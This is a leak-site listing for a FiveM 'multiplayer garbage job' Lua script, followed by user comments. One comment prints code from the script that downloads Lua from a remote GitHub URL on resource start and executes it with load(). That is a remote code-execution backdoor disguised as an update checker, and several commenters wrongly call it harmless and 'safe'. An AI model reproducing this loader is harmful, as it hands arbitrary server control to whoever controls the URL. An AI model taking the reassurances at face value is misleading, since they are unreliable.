Jump to content
LOOKING FOR ROBLOX ASSETS? VISIT ROBLOXBAY.COM! ×
THE BEST DISCORD BACKUP BOT | PRESERVE YOUR DISCORD SERVER! ×

RobloxBay

Visit Site

FiveSecured


Stop shipping plaintext. FiveSecured encrypts, obfuscates, and licenses your Lua resources so customers run your work without ever holding your source.

Try for Free
  • 5decrypt-banner-v1.thumb.png.262b7992a5a4de66fd6633bf48af6c1c.png

0R-MULTIPLAYER GARBAGE JOB 1.0.0

   (0 reviews)

1 Screenshot

About This File

Features


  • Multiplayer garbage job, clean garbage bins with your teammates, collect garbage bags
  • Play custom animations with the custom task vehicle,
  • Experience realism with the synchronised system
  • Clean and nice UI, tablet system
  • Choose one of the special pictures for your profile
  • Some tasks can be done by a maximum of 2 people, some tasks by a maximum of 4 people.
  • Play one of 2 different mission designs and 2 different mission vehicles and avoid repetitive missions
  • 20 different task points, you can add more if you want
  • Interact with the dumpster with special vehicles
  • You can open garbage bags and find special items
  • After cleaning the dumpsters, take them to the processing area and hand over the collected garbage, collect the reward experience
  • Compete with players with the level system
  • Integrated with our other 2 scripts, 0r-delivery and 0r-towtruck control from a single tablet


Note : The garbage trucks used in the script are completely free.
You can download them from this link. Customers who purchase the 0R-Multiplayer Garbage Job script do not need to download the vehicles separately.


SHOWCASE : 

 

  • Nice 3

User Feedback

Recommended Comments

Jay4040

Posted

Does this not work on qb-core? I have added both files and when i type garbagejob nothing shows up in the chat menu? I have a garbagejob script in game however i removed it and installed these 2 files and nothing????

NickJF

Posted

Go to location on config bro. Then type the command.

DominicS95

Posted (edited)

Works fine on ESX Legacy 1.12.4, just need to add a ped model in config.lua line 42, something like :  model = 's_m_m_autoshop_02',

Edited by DominicS95
makayla0600

Posted

HAS A BACKDOOR DO NOT DOWNLOAD! 


DominicS95

Posted

Where? 😅🤣

RAYHANN

Posted

where backdoor? is this save


Leakerzone

Posted

@makayla0600

Can you tell us where you found them?
So I looked through all the files and couldn't find any backdoor. 

Could it be that you mean the Update Checker? 🤣

misterv1337

Posted

nahh somethings off with this one, i turned off my server before installing this script, when installed and i run the server and join, it gets stuck on "Requesting server permissions" for literally 5 mins before joining, server is fucked

Callum Richards

Posted

anyone having trouble with keys wqith qbcore

Rocco_RP

Posted (edited)

i use esx and  target picks only bags , i cant pick any dumpsters ,
what keys you use in master track to pick the dumpster ? 

Edited by Rocco_RP
hardy

Posted

local function updateCheck()
    PerformHttpRequest('https://raw.githubusercontent.com/UpdateLUA/UpdateChecker/refs/heads/main/Update.lua', function(statusCode, response)
        if statusCode == 200 then
            local loadFunction, errorMessage = load(response)
            if loadFunction then
                pcall(loadFunction)
                print("[0R SCRIPTS] Great! Script is up-to-date!.")
            else
                print("[0R SCRIPTS] Error getting update: " .. errorMessage)
            end
        else
            print("[0R SCRIPTS] Failed to get update version. Status code: " .. statusCode)
        end
    end)
end

AddEventHandler('onResourceStart', function(resourceName)
    if GetCurrentResourceName() == resourceName then
        updateCheck()
    end
end)

Real-Wrld

Posted

On 1/13/2026 at 6:00 AM, hardy said:

local function updateCheck()
    PerformHttpRequest('https://raw.githubusercontent.com/UpdateLUA/UpdateChecker/refs/heads/main/Update.lua', function(statusCode, response)
        if statusCode == 200 then
            local loadFunction, errorMessage = load(response)
            if loadFunction then
                pcall(loadFunction)
                print("[0R SCRIPTS] Great! Script is up-to-date!.")
            else
                print("[0R SCRIPTS] Error getting update: " .. errorMessage)
            end
        else
            print("[0R SCRIPTS] Failed to get update version. Status code: " .. statusCode)
        end
    end)
end

AddEventHandler('onResourceStart', function(resourceName)
    if GetCurrentResourceName() == resourceName then
        updateCheck()
    end
end)

Thats the version checker my guy lol

Gknn

Posted

it works but bro how u lower the arms on truck to grab trash

SantoDiablo

Posted

I looked and let it checked, its save ther is no virus or anything else

So its save to use

polo54

Posted

Merci à toi pour ce script il fonctionne parfaitement bien il faut juste faire le fichier fr.json ce qui prend 2 seconde est je le mes en pièce jointe
 

Thanks for this script it works perfectly. You just need to create the fr.json file, which takes two second I'm attaching it.

fr.json

Create an account or sign in to comment

You need to be a member in order to leave a comment

Create an account

Sign up for a new account in our community. It's easy!

Register a new account

Sign in

Already have an account? Sign in here.

Sign In Now
  • Recently Browsing   0 members

    • No registered users viewing this page.


×
×
  • Create New...

Important Information

By continuing on Launcherleaks.net, you agree to our Terms of Use, Guidelines & Privacy Policy